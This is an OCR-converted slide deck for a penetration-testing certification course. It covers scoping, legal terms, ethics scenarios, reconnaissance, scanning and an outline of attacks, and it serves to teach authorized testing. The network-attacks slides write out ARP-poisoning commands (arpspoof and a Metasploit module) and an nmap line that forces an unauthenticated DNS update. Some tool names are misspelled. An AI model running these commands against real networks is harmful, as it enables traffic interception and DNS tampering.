Planning and Scoping

Exam

Planning and Scoping makes up 14% of the exam.

Includes updated techniques emphasizing governance, risk and compliance concepts, scoping and organizational/customer requirements, and demonstrating an ethical hacking mindset.

Planning and Scoping Terminal Learning Objectives

Compare and Contrast Governance, Risk, and Compliance concepts.

Explain the Importance of Scoping and Organizational/Customer Requirements.

Given a scenario, demonstrate an Ethical Hacking Mindset by maintaining Professionalism and Integrity.

Planning and Scoping Terminal Learning Objectives

Compare and Contrast Governance, Risk, and Compliance concepts.

Explain the Importance of Scoping and Organizational/Customer Requirements.

Given a scenario, demonstrate an Ethical Hacking Mindset by maintaining Professionalism and Integrity.

Legal Concepts

Master Service Agreement (MSA)

Non-Disclosure Agreement (NDA)

Statement of Work (SOW)

Service Level Agreement (SLA)

Permission to Attack

Legal Concepts

Location Restrictions

Country Limitations

Tool Restrictions

Local Laws

Government / Privacy Requirements

Regulatory Compliance

HIPAA

SOX

PCI-DSS

GLBA

GDPR

COPPA

FERPA

FISMA

Planning and Scoping Terminal Learning Objectives

Compare and Contrast Governance, Risk, and Compliance concepts.

Explain the Importance of Scoping and Organizational/Customer Requirements.

Given a scenario, demonstrate an Ethical Hacking Mindset by maintaining Professionalism and Integrity.

Planning and Scoping Terminal Learning Objectives

Compare and Contrast Governance, Risk, and Compliance concepts.

Explain the Importance of Scoping and Organizational/Customer Requirements.

Given a scenario, demonstrate an Ethical Hacking Mindset by maintaining Professionalism and Integrity.

Standards and Methodologies

MITRE ATT&CK	**OSSTMM**
OWASP	**PTES**
NIST	**ISSAF**

Rules of Engagement

Time of Day

Allowed / Disallowed Tests, Tactics, Techniques

Restrictions

Validate Scope of Engagement

- **Questions for the Client**
- **Review Contracts (Fine Print)**
- **Time Management**
- **Team Communication**
- **Black Box vs. White Box Testing**

Environment Considerations

Network

Application

Cloud

On-Prem

Target List / In-Scope Assets

- Internal / External Targets
- Wireless Networks
- IP ranges
- Domains
- APIs
- Physical Locations
- Domains Name System (DNS)
- First-Party vs. Third-Party Hosted

Planning and Scoping Terminal Learning Objectives

Compare and Contrast Governance, Risk, and Compliance concepts.

Explain the Importance of Scoping and Organizational/Customer Requirements.

Given a scenario, demonstrate an Ethical Hacking Mindset by maintaining Professionalism and Integrity.

Planning and Scoping Terminal Learning Objectives

Compare and Contrast Governance, Risk, and Compliance concepts.

Explain the Importance of Scoping and Organizational/Customer Requirements.

~~Given a scenario, demonstrate an Ethical~~ Hacking Mindset by maintaining Professionalism and Integrity.

Scenario #1

Your team is preparing for a penetration test on a client's network. During the preparation phase, one of your team members admits that they have a criminal record for unauthorized access to a computer system.

What steps would you take to maintain professionalism and integrity?

Scenario #2

During a penetration test, you accidentally discover a vulnerability in a system that was not included in the scope of the engagement. The vulnerability appears to be severe and could potentially lead to a significant data breach.

How would you handle this situation while adhering to the specific scope of engagement and maintaining professionalism?

Scenario #3

While conducting a penetration test, you come across evidence of an ongoing criminal activity (e.g., a server being used for illegal activities) in the client's network.

How would you handle this situation while maintaining professionalism and integrity?

Scenario #4

You have been contracted to perform a penetration test on a client's web application. The client specifically requested that you do not use any automated scanning tools as they are concerned about the potential impact on their production environment. However, during the test, you realize that manually testing all the functionalities would take an enormous amount of time, and using an automated tool could save a lot of time and potentially uncover more vulnerabilities.

How would you handle this situation while limiting invasiveness based on scope and maintaining professionalism?

Scenario #5

During a penetration test, you have gained access to sensitive data of the client. The client has a policy that no data should leave their environment.

How would you handle the situation while maintaining the confidentiality of the data and adhering to the client's policy?

Ethical Hacking Mindset

Professionalism and Integrity

Background Checks of PT Team

Adhere to SOW and MSA

Written Permission

Identify Criminal Activity

Immediately Report breaches / IoCs

Ethical Hacking Mindset

Professionalism and Integrity

Limit invasiveness (adhere to scope)

Maintain confidentiality of client data and information

Risks:

Fees / Fines

Reputation Damage

Criminal Charges

Loss of Business

Information Gathering and Vulnerability Scanning

Exam

Information Gathering and Vulnerability Scanning makes up 14% of the exam.

Includes updated skills on performing vulnerability scanning and passive/active reconnaissance, vulnerability management, as well as analyzing the results of the reconnaissance exercise.

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Scenario #1

You are preparing for a penetration test on a client's network and need to gather as much information as possible about their domain without directly interacting with their systems.

What are the Passive Reconnaissance techniques you will likely be utilizing?

Passive Reconnaissance

- DNS Information
- Nslookup
- Whois
- Identify if Cloud or Self-Hosted

Passive Reconnaissance

Social Media Scraping:

- Key Contacts/Job Responsibilities
- Job Listing/Technology Stack
- Administrators
- Technical Contacts / HR / Helpdesk

Passive Reconnaissance

OSINT (Open Source Intelligence Gathering)

Tools:

Shodan

The Harvester

Recon-NG

Censys

Metagoofil

FOCA

Passive Reconnaissance

Cryptographic Flaws

Secure Sockets Layer (SSL) certificates

Revocation

Cipher Suite

Encryption Algorithms

Passive Reconnaissance Data Sources

- Password Dumps
- File Metadata
- Google hacking
- Website Archive/cache
- Public Source Code Repositories

Passive Reconnaissance

- Perform URL Analysis
- HTTP Response Codes
- Does %encoding work?

Character	Percent Encoding
Null	%00
Space	%20
+	%2B
%	%25
/	%2F
\	%5C
.	%2E
?	%3F
“	%22
‘	%27
<	%3C
>	%3E

Passive Reconnaissance

- National Vulnerabilities Database (NVD)
- Common Vulnerabilities and Exposures (CVE)
- Common Weakness Enumeration (CWE)
- Common Attack Pattern Enumeration and Classification (CAPEC)

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Scenario #2

Your client has requested a penetration test of their web application. They have provided you with the URL of the application and asked you to identify as much information as possible before attempting to exploit any vulnerabilities.

How would you perform active reconnaissance on this web application?

Scenario #3

You have been tasked with performing a penetration test on a client's internal network. You have been provided with the IP address range of the network and have been asked to identify live hosts, open ports, and running services.

How would you perform active reconnaissance on this network?

Scenario #4

Your client suspects that one of their servers may have been compromised and has asked you to perform a penetration test to identify any vulnerabilities. You have been provided with the IP address of the server and have been asked to perform a vulnerability scan.

How would you approach this task?

Active Reconnaissance

- Active Nmap scans
  - Discovery , Ping, Port, Intense
- Fingerprinting
- Banner Grabbing

Active Reconnaissance


- Enumeration
  - Hosts
  - Services
  - Domains
  - Users

Website Reconnaissance

- Website Crawling
- Website Scraping
  - robots.txt
- DirBuster
- CeWL

Defense Detection

- Load Balancer Detection
- Firewalls
- Web Application firewall (WAF)
- Antivirus



Packet Crafting

- Hping
- GUI
- Scripting (SCAPY)

Active Reconnaissance

- Capture API Requests and Responses
- Packet Sniffing
  - Wireshark
- Flow Analysis

Active Reconnaissance

- Wardriving
- Wigle.net

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Scenario #5

You have conducted passive reconnaissance on a target organization and have gathered a considerable amount of data, including information on key personnel, DNS records, IP addresses, and subdomains.

How would you analyze this information to plan the next steps of your penetration test?

Scenario #6

You have conducted active reconnaissance on a client's network and have identified several live hosts, open ports, and running services. You have also conducted a vulnerability scan and identified several potential vulnerabilities.

How would you analyze the results of your reconnaissance exercise to plan your next steps?

Scenario #7

You have conducted active reconnaissance on a client's network and have identified several live hosts, open ports, and running services. You have also conducted a vulnerability scan and identified several potential vulnerabilities.

How would you analyze this information to plan the next steps of your penetration test?

Analyze Reconnaissance Findings

- Operating Systems (OS)
- Network
- Assets / Devices
- Software / Technology Stack

Analyze Reconnaissance Findings

- DNS Findings
- Website Crawler Results
- Network Traffic
- ARP Traffic
- Nmap Scan Results

Analyze Reconnaissance Findings

Nmap Output:

Normal (-oN) to file

XML (-oX) to file

Grepable (-oG) to file

XML or grepable output can be integrating with most SIEM products

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Information Gathering and Vulnerability Scanning Terminal Learning Objectives

Given a scenario, perform passive reconnaissance.

Given a scenario, perform active reconnaissance.

Given a scenario, analyze the results of a reconnaissance exercise.

Given a scenario, perform vulnerability scanning.

Scenario #7

You have been hired to perform a penetration test on a client's network. The client has provided you with the IP address range of their internal network and asked you to identify any vulnerabilities that could be exploited by an attacker.

How would you approach this task, and what tools would you use to perform vulnerability scanning on the client's network?

Considerations of Vulnerability Scanning

- Time to run scans
- Protocols to use
- Network Topology
- Bandwidth limitations
- Query throttling
- Fragile Systems
- Non-Traditional Assets

Vulnerability Scanning Types

Credentialed Scan

Non-Credentialed Scan

Vulnerability Scanning Types

- Discovery Scan
- Full Scan
- Stealth Scan
- Compliance Scan
- TCP Connect Scan

Vulnerability Scanning Tools

- Nessus
- Nespose
- QualysGuard
- OpenVAS
- Nikto

NMAP

- Nmap Scripting Engine (NSE)
- Basic Syntax (Host / Port Discovery)
- Switches
- Fingerprinting

Attacks and Exploits

Exam

Attacks and Exploits makes up 30% of the exam.

Includes updated approaches to expanded attack surfaces, researching social engineering techniques, performing network attacks, wireless attacks, application-based attacks and attacks on cloud technologies, and performing post-exploitation techniques.

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems


Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Scenario #1

You have been hired to perform a penetration test on a corporate network. The client has recently implemented a new firewall and wants to ensure that it is properly configured to prevent unauthorized access to their internal network. You have been provided with the IP address of the firewall and a range of IP addresses that are in use on the client's internal network.

How would you research attack vectors and perform network attacks to assess the security of the firewall?



Network Attacks

Arp Poisoning / Arp Spoofing

arpspoof -i eth0 -t <IP>

msfconsole

use axiliary/spoof/arp/arp_poisoning

Network Attacks

DNS Cache Poisoning


#nmap -sU -p 53 --script=dns-recursion <IP>

Checks if a server uses recursion


#nmap -sU -p 53 --script=dns-update --script-args=dnsupdate.hostname=<domain>,dns-update.ip=<IP> <target>


Conducts a dynamic DNS update without authentication

Network Attacks




Network Attacks





Kerberoasting



Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Scenario #2

A client has recently implemented a new wireless network in their office and wants to ensure it is secure against unauthorized access and attacks. The client has provided you with the SSID of the wireless network and the type of encryption being used (WPA3).

How would you research attack vectors and perform wireless attacks to assess the security of the wireless network?

Wireless Attacks

Signal Exploitation

Types of Antennas

Decibels Per Isotropic (dBi)

Wireless Attacks

Eavesdropping

Deauthentication

Jamming

Wireless Attacks


Evil Twin

Captive Portal

Wireless Attacks

On-Path Attack (formerly Man-in-the-Middle)

Relay Attack



Extensible Authentication Protocol (EAP)

Bluetooth Attacks

BlueJacking

BlueSnarfing

BlueBorne

Bluetooth Low Energy (BLE)

Wireless Attacks

Radio Frequency Identification (RFID)

Near Field Communication (NFC)

Wireless Attacks

WPA/WPA2 Attacks

- Airomon-NG
- Airodump-NG
- Aireplay-NG
- Airocrack-NG

WPS PIN Attacks

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Scenario #3

Your client has developed a new web application and wants to ensure it is secure against common application-based attacks before it goes live. The client has provided you with a test environment that mimics the live environment and has asked you to assess the security of the application.

How would you research attack vectors and perform application-based attacks to assess the security of the web application?


Application Vulnerabilities

- OWASP Top 10
- Server-Side Request Forgery
- Lack of code signing
- Lack of Error handling

Application Vulnerabilities

- Race Conditions
  - Dereferencing
